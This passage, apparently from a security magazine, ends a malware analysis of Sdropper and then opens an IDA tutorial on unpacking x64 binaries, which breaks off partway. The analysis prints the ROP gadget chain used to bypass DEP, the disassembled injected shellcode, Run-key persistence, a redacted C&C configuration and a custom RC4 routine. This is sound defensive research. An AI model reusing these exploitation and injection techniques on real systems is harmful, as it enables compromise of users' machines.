


Figure 14: Overwrite the stack with ROP gadgets.


Now the stack contains the return-oriented payload. The next thing it needs to do is to perform a stack pivot through a sequence of 'xchg eax, esp; retn;' instructions. The stack pivot can be found in the Ntdll!_chkstk:

```
ntdll!_chkstk:
001b:7c901a09 3d00100000      cmp     eax,1000h
001b:7c901a0e 730e            jae     ntdll!_alloca_
probe+0x15 (7c901a1e)
001b:7c901a10 f7d8            neg     eax
001b:7c901a12 03c4            add     eax,esp
001b:7c901a14 83c004          add     eax,4
001b:7c901a17 8500            test    dword ptr
[eax],eax
001b:7c901a19 94              xchg    eax,esp
```



```
 Explorer!CImpWndProc::s_WndProc+0x54:
01001b4b ff10                call    dword ptr [eax]
ds:0023:00870f63={ntdll!KiUserApcDispatcher (7c90eac0)

...

Explorer!CImpWndProc::s_WndProc+0x62:
01001b59 ff5008               call    dword ptr [eax+8]
ds:0023:00870f6b=7c92c104
kd> u 7c92c104 l2
ntdll!RtlQueryAtomInAtomTable+0x110:
7c92c104 fd                   std
7c92c105 c3                   ret

...

Explorer!CImpWndProc::s_WndProc+0x81:
01001b6e ff5004               call    dword ptr [eax+4]
ds:0023:00870f67=7c9ee84e
kd> u 7c9ee84e l7
SHELL32!CFileSysBindData::GetFindData+0x10:
7c9ee84e b994000000          mov     ecx,94h
7c9ee853 f3a5                rep movs dword ptr
es:[edi],dword ptr [esi]
7c9ee855 5f                  pop     edi
7c9ee856 33c0                xor     eax,eax
7c9ee858 5e                  pop     esi
7c9ee859 5d                  pop     ebp
7c9ee85a c20800               ret     8

kd> pr
SHELL32!CFileSysBindData::GetFindData+0x1c:
7c9ee85a c20800               ret     8
kd> dd esp l1
00f4f964  0101c2b0
kd> u 0101c2b0 l2
Explorer!CTray::_MigrateOldBrowserSettings+0xd5:
0101c2b0 fc                   cld
0101c2b1 c3                   ret
```

Figure 15: Shellcode execution roadmap.



```
.text:00405A8A                 public InjectedShellCodeStart
.text:00405A8A InjectedShellCodeStart proc near        ; DATA XREF: .rdata:off_409538↓o
.text:00405A8A
.text:00405A8A arg_APIFunctions= dword ptr  8
.text:00405A8A
.text:00405A8A                 mov     ebp, esp
.text:00405A8C                 mov     esi, [ebp+arg_APIFunctions] ; Pointer to the address of UM APIs stored in the first stage (0x00870f6f)
.text:00405A8F                 xor     ebx, ebx
.text:00405A91                 cmp     [esi+2Ch], bl
.text:00405A94                 jnz     short @@No_FileMappingObjectNameFound
.text:00405A96                 lea     eax, [esi+14h]  ; file mapping object name
.text:00405A99                 push    eax
.text:00405A9A                 push    ebx
.text:00405A9B                 push    26h
.text:00405A9D                 mov     byte ptr [esi+2Ch], 1
.text:00405AA1                 call    dword ptr [esi] ; kernel32!OpenFileMapping
.text:00405AA3                 mov     edi, eax
.text:00405AA5                 cmp     edi, ebx
.text:00405AA7                 jz      short @@No_FileMappingObjectNameFound
.text:00405AA9                 push    ebx
.text:00405AAA                 push    ebx
.text:00405AAB                 push    ebx
.text:00405AAC                 push    26h
.text:00405AAE                 push    edi
.text:00405AAF                 call    dword ptr [esi+4] ; kernel32!MapViewOfFile
.text:00405AB2                 cmp     eax, ebx        ; eax = address of mapped view that will store the sdropper32
.text:00405AB4                 jz      short loc_405AC4
.text:00405AB6                 mov     ecx, [esi+28h]  ; esi = RVA of InjectNormalRoutine
.text:00405AB9                 push    ebx
.text:00405ABA                 push    ebx
.text:00405ABB                 push    eax
.text:00405ABC                 add     ecx, eax
.text:00405ABE                 push    ecx             ; ThreadRoutine = VA of InjectNormalRoutine of mapped view
.text:00405ABF                 push    ebx
.text:00405AC0                 push    ebx
.text:00405AC1                 call    dword ptr [esi+0Ch] ; kernel32!CreateThread
.text:00405AC4
.text:00405AC4 loc_405AC4:                             ; CODE XREF: InjectedShellCodeStart+2A↑j
.text:00405AC4                 push    edi
.text:00405AC5                 call    dword ptr [esi+8] ; kernel32!CloseHandle
.text:00405AC8
.text:00405AC8 @@No_FileMappingObjectNameFound:        ; CODE XREF: InjectedShellCodeStart+A↑j
.text:00405AC8                                         ; InjectedShellCodeStart+1D↑j
.text:00405AC8                 push    dword ptr [esi+20h]
.text:00405ACB                 push    ebx
.text:00405ACC                 push    dword ptr [esi+24h]
.text:00405ACF                 call    dword ptr [esi+10h] ; User32!SetWindowLong (set back the original value of Shell_TrayWnd message result)
.text:00405AD2                 xor     eax, eax
.text:00405AD4                 add     esp, 54h
.text:00405AD7                 pop     ebp
.text:00405AD8                 retn    10h
.text:00405AD8 InjectedShellCodeStart endp ; sp-analysis failed
.text:00405AD8
.text:00405ADB ; Exported entry   7. InjectedShellCodeEnd
```

Figure 16: The shellcode will execute the malware's main payload.

```
001b:7c901a1a 8b00          mov     eax,dword ptr
[eax]
001b:7c901a1c 50            push    eax
001b:7c901a1d c3            ret
```

This routine will adjust the stack pointer to point to the stack frame that consists of arguments required by WriteProcessMemory. This function will be executed immediately upon returning from Ntdll!_chkstk. As described earlier, the main goal for the WriteProcessMemory API call is to hijack the content in Ntdll!atan with Sdropper's shellcode. The malware has successfully bypassed DEP when the shellcode is injected into Ntdll!atan. It will then execute the last couple of gadgets in order to pass control to the hijacked function:

Gadget 3

```
Explorer!SpecialFolderList::ReadIconSize+0x2:
01013874 58              pop     eax
01013875 c3              ret
```

Gadget 4

```
Explorer!DefSubclassProc+0x27:
01002240 ffe0            jmp     eax {ntdll!atan
(7c901d75)}
```

The diagram in Figure 15 clarifies the whole roadmap of shellcode execution.

THE FINAL DESTINATION

Finally, we reach the shellcode. Although it does not do anything fancy like the return-oriented payload, it is an important entry point for Sdropper to achieve its goal. It first tries to open the existing malware-specific file mapping object, which as mentioned earlier, is needed to obtain the malware's main payload. After the main payload routine has been determined, the malware passes it as a thread routine to the CreateThread API, so that the main payload is run in the process context of explorer.exe.

There are a couple of tasks that Sdropper performs once the main payload is executed in the process context of explorer.exe:

1. It creates a mutex name, unique to every machine, based on the registry key HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\MachineGuid. The MachineGuid data is used to form the malware's infection marker:

   ```
   Infection_Marker: {MachineGuid}gfdgfdgdfg
   ```

   If no MachineGuid is found on the infected machine, it will form the following infection marker instead:

   ```
   Infection_Marker: {MachineGuid}fgfdggfd
   ```

   The mutex name is then combined with the infection marker, as well as the hexadecimal value of the process ID of explorer.exe:

   ```
   Mutex name: Global\{Infection_Marker}{HexVal_
   Explorer_Pid}
   Example:
   Global\ebb80e80-143c-4014-8ca5-
   6b5a7894ec2agfdgfdgdfg708
   ```

2. The malware will also store the infection marker to the registry key, and will use the infection marker generated above to form a global infection marker:

   ```
   Global_Infection_Marker: {AlphaCharacterOnlyFrom
   MachineGuid}gfdgfdgdfg
   Example:
   ebbeccabaecagfdgfdgdfg
   ```

   After the global infection marker has been determined, it will save it to the following registry key:


   ```
   Key: HKEY_CURRENT_USER\Software\
   {GlobalInfectionMarker}
   Value: CurrentPath
   Data: Data: %COMMONAPPDATA%\
   {GlobalInfectcionMarker}.exe
   ```

3. It creates and drops a copy of itself to %COMMONAPPDATA%, using the global infection marker as the filename.

   ```
   %COMMONAPPDATA%\{GlobalInfectionMarker}.exe
   Example:
   C:\Documents and Settings\All Users\Application
   Data\ebbeccabaecagfdgfdgdfg.exe
   ```

   It then creates a start-up registry key pointing to the file %COMMONAPPDATA%\{GlobalInfectionMarker}.exe to ensure that Sdropper will survive after the system restarts:

   ```
   Key: HKEY_CURRENT_USER\Software\Microsoft\
   Windows\CurrentVersion\Run
   Value: {GlobalInfectionMarker}
   Data: Data: %COMMONAPPDATA%\
   {GlobalInfectcionMarker}.exe
   ```



```
.0040D000:  C8 00 00 00.00 7E 00 00.5B 44 43 54.5D 0D 0A 73       ~  [DCT]  s
.0040D010:  72 76 75 72.6C 73 3D 68.74 74 70 73.3A 2F 2F     rvurls=https://
.0040D020:  [redacted]
.0040D030:  6A 67 32 73.2F 62 61 77.73 75 70 70.6F 72 74 2F  jg2s/bawsupport/
.0040D040:  64 61 74 61.2E 70 68 70.3B 68 74 74.70 73 3A 2F  data.php;https:/
.0040D050:  2F [redacted] 69                                  /
.0040D060:  6F 6A 67 32.73 2F 62 61.77 73 75 70.70 6F 72 74  ojg2s/bawsupport
.0040D070:  2F 64 61 74.61 2E 70 68.70 3B 68 74.74 70 73 3A  /data.php;https:
.0040D080:  2F [redacted]                                     /
.0040D090:  67 32 73 2F.62 61 77 73.75 70 70 6F.72 74 2F 64  g2s/bawsupport/d
.0040D0A0:  61 74 61 2E.70 68 70 0D.0A 73 72 76.64 65 6C 61  ata.php  srvdela
.0040D0B0:  79 3D 31 30.0D 0A 73 72.76 72 65 74.72 79 3D 32  y=10  srvretry=2
.0040D0C0:  0D 0A 62 75.69 6C 64 69.64 3D 46 78.32 0D 0A 00    buildid=Fx2
.0040D0D0:  4D 5A 90 00.03 00 00 00.04 00 00 00.FF FF 00 00  MZÉ
.0040D0E0:  B8 00 00 00.00 00 00 00.40 00 00 00.00 00 00 00            @
.0040D0F0:  00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00
.0040D100:  00 00 00 00.00 00 00 00.00 00 00 00.D8 00 00 00
.0040D110:  0E 1F BA 0E.00 B4 09 CD.21 B8 01 4C.CD 21 54 68               !Th
.0040D120:  69 73 20 70.72 6F 67 72.61 6D 20 63.61 6E 6E 6F  is program canno
.0040D130:  74 20 62 65.20 72 75 6E.20 69 6E 20.44 4F 53 20  t be run in DOS
.0040D140:  6D 6F 64 65.2E 0D 0D 0A.24 00 00 00.00 00 00 00  mode.   $
.0040D150:  F2 D3 3D BB.B6 B2 53 E8.B6 B2 53 E8.B6 B2 53 E8
.0040D160:  BF CA C0 E8.B8 B2 53 E8.C0 2F 28 E8.B5 B2 53 E8
.0040D170:  B6 B2 52 E8.CE B2 53 E8.D9 C4 FC E8.BD B2 53 E8
.0040D180:  D9 C4 C8 E8.B7 B2 53 E8.D9 C4 CE E8.B7 B2 53 E8
.0040D190:  52 69 63 68.B6 B2 53 E8.00 00 00 00.00 00 00 00  Rich
.0040D1A0:  00 00 00 00.00 00 00 00.50 45 00 00.64 86 04 00          PE  då
.0040D1B0:  E4 82 CC 4F.00 00 00 00.00 00 00 00.F0 00 22 00  Σé
.0040D1C0:  0B 02 0A 00.00 4C 00 00.00 42 00 00.00 00 00 00        L   B
.0040D1D0:  78 41 00 00.00 10 00 00.00 00 00 00.40 01 00 00  xA          @

Number  Name      VirtSize  RVA       PhysSize  Offset    Flag
  1     .text     00005D0C  00001000  00005E00  00000400  60000020
  2     .rdata    0000265E  00007000  00002800  00006200  40000040
  3     .data     0000169C  0000A000  00000400  00008A00  C0000040
  4     .reloc    00000660  0000C000  00000800  00008E00  42000040
  5     .cfg      00008000  0000D000  00008000  00009600  E0000020
```

Figure 17: C&C server configuration information.

It also determines whether it is running in the context of explorer.exe. If it is, it attempts to create two persistent threads running in explorer.exe. One of the threads is a simple protection mechanism, responsible for monitoring and protecting the dropped executable in %COMMONAPPDATA%\{GlobalInfectionMarker}.exe and its start-up registry key from being removed from the infected machine.

The other thread is responsible for establishing a connection between the malware and the C&C server. Sdropper (at this point, the client backdoor program) starts sending requests to the C&C server in order to retrieve additional commands from the attacker for execution. The botnet client will send a request to the C&C server at 10-minute intervals.

The C&C configuration information can be found in the '.cfg' section of the malware binary's sections:

The first DWORD value from this section represents the offset value to the embedded MZ, while the next DWORD value represents the size of the embedded binary file. This malware supports x64 architecture, and this embedded binary is compiled specifically for machines running on the x64 platform.


The configuration file will be saved as %COMMONAPPDATA%\{GlobalInfectionMarker}.cfg. It is locked for exclusive access by the malware, via the *Windows* LockFileEx API function.

The malware uses the same custom RC4 algorithm encryption scheme for the configuration file on disk and the data sent to the C&C server. The RC4 encryption/decryption key can be either:

a. The hostname of the C&C server, if the data is going to be sent to the remote server.

b. The infection marker, if the data is going to be stored on the disk.

The diagram in Figure 18 shows a few lines of code to clarify the custom RC4 algorithm (reversed from the binary):



```
// ASCII table initialization
//
counter = 0;
while (counter < 256)
{
 AsciiTable[counter] = (char)counter;
 counter++;
}

//
// ASCII table permutation
//
counter = 0;
index1 = 0;
while (counter < 256)
{
     tempAscii = AsciiTable[counter];
     index1 = (char)(AsciiTable[counter] + key[counter%keylength] + index1) & 0xFF;
     // Byte switching
     AsciiTable[counter] = AsciiTable[index1];
     AsciiTable[index1] = tempAscii;
     counter++;
}

//
// Data XOR encoding/decoding
//
index1 = 0;
index2 = 0;
counter = 0;
while (datalength)
{

 // Second ASCII table permutation
 index1 = (counter + 1)&0xFF;
 temp1  = AsciiTable[index1];
 index2 = (temp1 + index2)&0xFF;
 temp2  = AsciiTable[index2];

 // Second byte switching
 AsciiTable[index1] = temp2;
 AsciiTable[index2] = temp1;

 // XOR encode/decode the input data
 tempAscii = Data[counter] ^ AsciiTable[((temp1+temp2)%256)&0xFF];

 *Output++ = tempAscii;
 counter = index1;
 datalength--;
}
```

Figure 18: A few lines of code to clarify the custom RC4 algorithm.

4. It also performs an inline hook to the function NtResumeThread/ZwResumeThread found in explorer.exe. This results in code injection into a newly created process; however, it only targets the following processes:

   - explorer.exe
   - iexplorer.exe
   - firefox.exe
   - mozilla.exe

   Inside the hook function, it will determine whether there is an associated thread handle from the newly created process. If there isn't, it will call either the CreateRemoteThread (x86) API or RtlCreateuserThread (x64) API, with the handle of the process to execute the thread routine InjectNormalRoutine (i.e. the malware's main payload). Otherwise, it will call the NtQueueApcThread (both x86/x64) API with the handle of the thread to start another thread routine, InjectApcRoutine. Both these routines perform a similar operation.

CONCLUSION

This is probably the first malware that takes advantage of the *Windows* messages flaw to perform code injection. By




Figure 19: InjectNormalRoutine vs. InjectApcRoutine.

injecting code using this vulnerability, the malware is able to evade HIPS-based detection. This is why the author has designed the malware to execute its typical malware routines only after the flaw has successfully been exploited. However, Sdropper does unintentionally leave traces during the initial execution that can easily be used to detect the malware's presence before it causes further havoc on the machine. Regardless of whether or not the vulnerability exploitation fails (or if the vulnerability has been patched on the machine), the malware also has an alternative approach to perform code injection by using a traditional code injection method; fortunately, this approach is not complicated and will cause an anti-virus product to issue an alert, leaving the malware nowhere to hide.

REFERENCES

[1] Win32 Shatter Attacks. http://www.blackhat.com/presentations/bh-usa-04/bh-us-04-moore/bh-us-04-moore-up.ppt.

[2] Shattering by Example. http://www.blackhat.com/presentations/bh-usa-04/bh-us-04-moore/bh-us-04-moore-whitepaper.pdf.

[3] Dynamic Forking of Win32 EXE. http://www.security.org.sg/code/loadexe.html.

[4] Windows Internal 5th edition, Shared Memory and Mapped Files, p.709.

[5] Managing Memory Sections. http://msdn.microsoft.com/en-us/library/windows/hardware/ff554392(v=vs.85).aspx.

TUTORIAL

UNPACKING X64 PE+ BINARIES PART 3: IDA, GRAPHS AND BINARY INSTRUMENTATION

Aleksander P. Czarnowski
AVET, Poland

In previous parts of this tutorial series [1, 2] I've given the same basic background on the difference between *Windows* on 32- and 64-bit platforms and demonstrated some useful tricks that are helpful in unpacking x64 binaries. However, each of the methods discussed so far has had one drawback: since they are manual they do not scale well. In the real world, binary instrumentation and automation of the unpacking process is a must.

In this article I'll describe one more manual unpacking approach which is quite different from the methods already discussed, and then I'll move on to some scripting examples. Each solution presented in this article requires only one tool: *IDA*.

GRAPH-BASED APPROACH

IDA has a couple of extremely useful graph features. Graph data can be extracted for additional analysis or manipulation through SDK or IDAPython interfaces, for example. We can use graph properties as an aid in the process of searching for the Original Entry Point (OEP). Even without reverting to the material presented in [1] and [2], we can imagine that somewhere within the decompression/IAT rebuild/obfuscation code must probably exist a single exit point which transfers execution flow to the original entry point. Now imagine such a flowchart graph – it should be similar to the one presented in Figure 1. This clearly shows that one of the bottom graph nodes should be transferring execution to the original entry point. Since this is an interesting theory, let's check it in practice using our test file from [1]:

1. Load the test file into 64-bit *IDA*.
2. Accept all warnings regarding IAT table corruption and allow *IDA* to load the file and create the assumed IAT automatically.
3. Select the 'Local Bochs Debugger' option from the 'Choose debugger' menu (don't forget to configure the *Bochs* plug-in to handle 64-bit PE files).
4. Select the 'Stop on entry point' option in the 'Debugger option' menu.
5. Run the target process (F9 – start process).

IDA debugger should stop at the address .MPRESS2:0 00000000040 40C2 (in short form 0x04040C2) where






Figure 1: Imaginary flowchart graph of decompression loop.

the PUSH RDI instruction is located. Now, from the 'Views'->'Graphs' menu, select the 'Flowchart' option (F12). A picture similar to Figure 2 should be displayed. Now zoom in (Figure 3) to reveal the bottom nodes and sub_40441A. Jump to this subroutine (press 'g' and enter 'sub_40441A' as the address – *IDA* will resolve it correctly) and place a breakpoint on it. Figure 4 shows the disassembly of this procedure. Note that this procedure is just a single JMP instruction and higher addresses (the lower part of the disassembly listing) are occupied by garbage bytes. Those bytes could be the compressed image or some other data (including real garbage) but they are definitely not a valid code area. Further analysis reveals that this is not the original entry point. So far it seems our theory isn't valid. But before we come to any conclusion let's get back to our imaginary flowchart in Figure 1. The bottom



```
20.27%  (0,0)  30 nodes, 180 edge segments, 13 crossings
```

Figure 2: Flowchart graph of entry point.



```
add     eax, edx
```

```
jmp     short loc_404158
```

```
add     rbx, rdx
sub     [rbx], rcx
cmp     rsi, rdi
jb      short loc_40419E
```

```
sub     eax, ebx
mov     [rsi-4], eax
jmp     short loc_404111
```

```
lea     rax, byte_40441F
jmp     sub_40441A
```

```
push    rcx
```


```
push    rdx
```

```
push    rsi
push    rbx
```

```
sub_40441A
```

```
68.97%  (0,-1162)  30 nodes, 180 edge segments, 13 crossings
```

